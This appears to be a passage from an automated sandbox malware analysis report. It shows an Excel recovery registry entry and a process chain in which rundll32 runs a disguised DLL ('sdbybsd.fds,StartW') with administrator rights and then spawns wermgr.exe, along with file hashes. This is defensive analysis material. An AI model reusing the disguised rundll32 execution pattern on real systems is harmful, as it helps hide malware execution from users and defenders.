HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F32C4	F32C4	binary	04 00 00 00 D4 06 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 BF 69 24 E8 62 2B D7 01 C4 32 0F 00 C4 32 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2348 Parent PID: 1748

General

Start time:	21:02:37
Start date:	06/04/2021
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32 ..\sdbybsd.fds,StartW
Imagebase:	0xffbc0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\sdbybsd.fds	unknown	64	success or wait	1	FFBC27D0	ReadFile
C:\Users\user\sdbybsd.fds	unknown	264	success or wait	1	FFBC281C	ReadFile

Analysis Process: rundll32.exe PID: 2340 Parent PID: 2348

General

Start time:	21:02:37
Start date:	06/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\sdbybsd.fds,StartW
Imagebase:	0xe00000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wermgr.exe PID: 2824 Parent PID: 2340

General

Start time:	21:02:38
Start date:	06/04/2021
Path:	C:\Windows\System32\wermgr.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\wermgr.exe
Imagebase:	
File size:	50688 bytes
MD5 hash:	41DF7355A5A907E2C1D7804EC028965D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	moderate

Disassembly

Code Analysis